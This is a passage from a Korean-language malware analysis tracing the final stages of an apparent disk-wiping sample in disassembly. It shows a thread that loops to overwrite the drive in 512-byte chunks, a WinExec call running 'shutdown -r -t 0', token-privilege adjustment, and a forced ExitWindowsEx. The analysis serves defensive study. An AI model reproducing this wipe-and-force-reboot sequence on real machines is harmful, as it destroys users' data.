20. [Thread 2] Loop 953번 돌면서 해당 HDD, Flash메모리 Write

```
Stack SS:[00AEFFA8]=003EB9ED
```

[Total Loop Count]

1회 Loop당 4310 (0x10D6) Count가 된다.

0x003EB9ED / 0x10D6 == 953~4 정도가 Loop를 반복하게 되면서 512 (0x200) Byte만큼 덮게 된다.

21. [Thread 1] 재부팅으로 최종 마무리

```
00401B76      > ₩68 E0930400      PUSH 493E0
00401B7B      .  FF96 54030000    CALL DWORD PTR DS:[ESI+354]   ;  kernel32.Sleep
```

```
009EFE14    000493E0
```

[Sleep Parameter]

약 300(300000(0x493E0)ms)초간 대기한다.

```
0040212A    |.  33FF              XOR EDI,EDI
0040212C    |.  57                PUSH EDI
0040212D    |.  8D86 8E050000     LEA EAX,DWORD PTR DS:[ESI+58E>
00402133    |.  50                PUSH EAX                          ;  ApcRunCm.00402A27
00402134    |.  FF96 94030000     CALL DWORD PTR DS:[ESI+394]    ;  kernel32.WinExec
```

```
009EFDF0    00402A27    ASCII "shutdown -r -t 0"
009EFDF4    00000000
```

[WinExec Parameter]

컴퓨터 종료 명령어를 실행한다. 그러나, Windows Vista 이후 버전에서는 권한 문제 등으로 종료가 안될 수 있다.

```
0040213A    |.  68 10270000       PUSH 2710
0040213F    |.  FF96 54030000    CALL DWORD PTR DS:[ESI+354]   ;  kernel32.Sleep
```

```
009EFDF0    00002710
```

[Sleep Parameter]

약 10초정도 대기 후, SYSTEM 권한 얻기 작업을 통해 Windows 종료를 시도한다.

```
GetCurrentProcess
OpenProcessToken
```

```
LookupPrivilegeValueA
AdjustTokenPrivileges
```

해당 API를 통해, SYSTEM 권한을 획득한다.

권한 획득에 자세한 방법은 Windows 7에서 DLL Injection이 필요할 때, 동일한 방법을 이용하기 때문에 별도로 검색을 통해 찾아보길 바란다.

```
0040219B    |.  68 03000280      PUSH 80020003
004021A0    |.  6A 05            PUSH 5
004021A2    |.  FF96 D0030000    CALL DWORD PTR DS:[ESI+3D0]   ;  USER32.ExitWindowsEx
```

```
009EFDEC    00000005
009EFDF0    80020003
```

[ExitWindowsEx Parameter]

ExitWindowsEx는 Windows를 종료하게 해주는 API 이지만, SYSTEM 권한이 없으면 작동에 오작동이 있을 수 있다.

해당 위치에서 ExitWindowsEx가 하는 행위는 다음과 같다.

ExitWindowsEx(

EWX_FORCE,

SHTDN_REASON_FLAG_PLANNED |

SHTDN_REASON_MINOR_UPGRADE |

SHTDN_REASON_MAJOR_OPERATINGSYSTEM

);

Windows가 강제로 종료 된다.

22. 마무리

이와 같은 과정을 전부 다 통과하면, 자동으로 Windows가 재부팅 또는 종료가 된다. 기존 C 드라이브 같은 경우도 Dummy값으로 일부 덮어버렸기 때문에, MBR을 복구 한다고 할지라도 쉽게 C 드라이브 같은 영역은 복구하기 힘들 것이라 예상된다.